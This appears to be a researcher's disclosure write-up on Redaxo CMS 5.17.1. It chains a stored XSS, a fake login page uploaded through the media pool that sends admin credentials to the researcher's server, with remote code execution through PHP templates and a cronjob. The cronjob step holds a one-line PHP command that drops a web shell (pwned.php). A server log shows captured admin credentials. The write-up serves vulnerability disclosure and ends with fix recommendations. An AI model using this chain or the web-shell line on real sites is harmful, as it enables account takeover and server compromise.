

REDAXO Stored XSS + RCE


Introduction:

During my security research of Redaxo CMS v5.17.1 i found a way how low-level privileged user can obtain admin credentials using stored XSS vulnerability and perform arbitrary code execution on back-end server using administrative account.

Testing environment:

- Redaxo CMS version 5.17.1
- AddOns MediaPool v2.14.0, MediaManager v2.16.0, Cronjob v2.11.0 installed
- Admin user h4ckr4v3n and testuser with redacting permissions.

Test user roles shown in a screenshot:



Killchain:

Stored XSS.

CVSS:4.0/AV:N/AC:L/AT:N/PR:L/UI:A/VC:H/VI:N/VA:N/SC:N/SI:N/SA:N 6.8 (Medium)

Let's start with stored XSS. User "testuser" can use MediaPool add-on for creating categories and uploading files. By the way files with dangerous extensions such as php, phar and others are not permitted.

REDAXO^{cms}Mediapool

Files

Add file

Manage categories

File type not allowed: php

Prohibited file types: php, php3, php4, php5, php6, php7, php8, phar, pht, phtml, hh, pl, asp, aspx, cfm, jsp, jsf, bat, sh, cgi, htaccess, httpasswd

Add file

Category

No category

Title

File

Browse...

No file selected.

PHP.ini Settings

Max. upload size:

2,00 MiB

Max. uploadtime:


60s

Add

Nevertheless, there are no restrictions for html document extension. User can upload HTML-page with malicious JavaScript code. Firstly, i've tried to trigger XSS with basic alert() function:

A screenshot of a web browser window. The address bar shows a local file path: 93.183.92.70/media/testpage.html. A message box is displayed in the center of the screen, containing the text "93.183.92.70 says Stored XSS" and an "OK" button.

Message shows us it works. Now we can try to upload HTML-code of the Redaxo login page with malicious JS which handles user input and sends it to my VPS.



After submitting an admin credentials we will receive them on our listening simple Web-server.


```
[Fri Aug 9 16:03:48 2024] PHP 8.1.2-1ubuntu2.18 Development Server (http://0.0.0.0:31337) started
[Fri Aug 9 16:04:12 2024] 82.204.178.172:57994 Accepted
[Fri Aug 9 16:04:12 2024] 82.204.178.172:57994 [404]: GET /?username=h4ckr4v3n&password=LA[REDACTED] - No such file or dir
ectory
[Fri Aug 9 16:04:12 2024] 82.204.178.172:57994 Closing
```

Using these credentials we can now login to the admin account. It's important to note that these html pages are publicly accessible and can be used for accounts takeover of many users.


Next, I discovered to obtain RCE using admin account.

CVSS:4.0/AV:N/AC:L/AT:N/PR:H/UI:N/VC:H/VI:H/VA:H/SC:N/SI:N/SA:N 8.6 (High)


First way is PHP Code injection in Templates tab. Admin user can create templates to be used in articles:




In template editor we need to insert our PHP code to the template field and save it.



Now we can add or edit an article via Structure tab and submit our malicious template.



And when we will go to the article itself, we will be able to execute arbitrary code via 'cmd' parameter.



Another way to obtain RCE is using a Cronjob AddOn. Admin user can create cronjobs and inject PHP code inside it.

Firstly, we will install cronjob AddOn. It's important to note that this AddOn is free available and any admin user of any Redaxo instance can install it.

RED AXO

Signed in as Administrator

sign out

Main menu

Structure

Mediapool

Templates

Modules

User

AddOns

Installer

System

Debug

AddOns

Backup

Cronjobs

Media Manager

Meta Infos

AddOns

List of available packages

Name	Version	Information	Installed	Activated	Delete	
backup	2.9.1	? Help MIT License	reinstall	deactivate	uninstall	System AddOn
be_style	3.4.1	? Help MIT License	reinstall	deactivate	uninstall	System AddOn
customizer	3.3.1	? Help MIT License	reinstall	deactivate	uninstall delete	
redaxo	3.4.1	? Help MIT License	reinstall	deactivate	uninstall	System Plugin
cronjob	2.11.0	? Help MIT License	reinstall	deactivate	uninstall delete	
article_status	2.10.0	? Help MIT License	reinstall	deactivate	uninstall delete	
optimize_tables	2.10.0	? Help MIT License	reinstall	deactivate	uninstall delete	
debug	1.3.2	? Help MIT License	reinstall	deactivate	uninstall delete	
install	2.12.1	? Help MIT License	reinstall	deactivate	uninstall	System AddOn
media_manager	2.16.0	? Help MIT License	reinstall	deactivate	uninstall	System AddOn
mediapool	2.14.0	? Help MIT License	reinstall	deactivate	uninstall	System AddOn
metainfo	2.11.0	? Help MIT License	reinstall	deactivate	uninstall	System AddOn
phpmailer	2.13.1	? Help MIT License	install		delete	
project	dev	? Help	reinstall	deactivate	uninstall	System AddOn
structure	2.17.1	? Help MIT License	reinstall	deactivate	uninstall	System AddOn
content	2.17.1	? Help MIT License	reinstall	deactivate	uninstall	System Plugin
history	2.17.0	? Help MIT License	reinstall	deactivate	uninstall delete	
version	2.17.0	? Help MIT License	reinstall	deactivate	uninstall delete	
users	2.11.0	? Help MIT License	reinstall	deactivate	uninstall	System AddOn

After that we can create new cronjob.

Cronjobs

Log

List of created cronjobs

Name	Environment	Execution	Next execution	Status/Function
Artikel-Status	Frontend, Backend, Script	Execution beginning		deactivated edit delete execute
Tabellen-Optimierung	Frontend, Backend, Script	Execution ending		deactivated edit delete execute
test cron	Backend	Execution beginning	10 Aug 2024, 00:40	activated edit delete execute

I created code that puts system()); command into PHP file in redaxo working catalog.

Type

PHP-Code

Type-specific parameter

PHP-Code

```
1 <?php system("echo '<?php system(\$_GET[0]);?>' > pwned.php");?>
```

Interval

Minutes

Every 5 minutes

☐ 00☐ 05☐ 10☐ 15☐ 20☐ 25☐ 30☐ 35☒ 40☐ 45☐ 50☐ 55

Hours

Every hour

☒ 00☐ 01☐ 02☐ 03☐ 04☐ 05☐ 06☐ 07☐ 08☐ 09☐ 10☐ 11☐ 12☐ 13☐ 14☐ 15☐ 16☐ 17☐ 18☐ 19☐ 20☐ 21☐ 22☐ 23

Days

☒ Every day

Weekdays

☒ Any weekday

Months


☒ Every month

Save

Apply

Delete

After that I can execute arbitrary commands on back-end server using path /redaxo/pwned.php



Note: you can execute cronjobs manually.

Recommendations:

You should prevent html pages from being uploaded to the media section, and check them for the use of dangerous JavaScript functions. You should also use security headers such as X-Xss-Protection, CORS, SOP, CSP, HSTS.

As for executing arbitrary PHP code, you should run cronjob in a sandbox environment and avoid direct interaction with the operating system. This also applies to the templates tab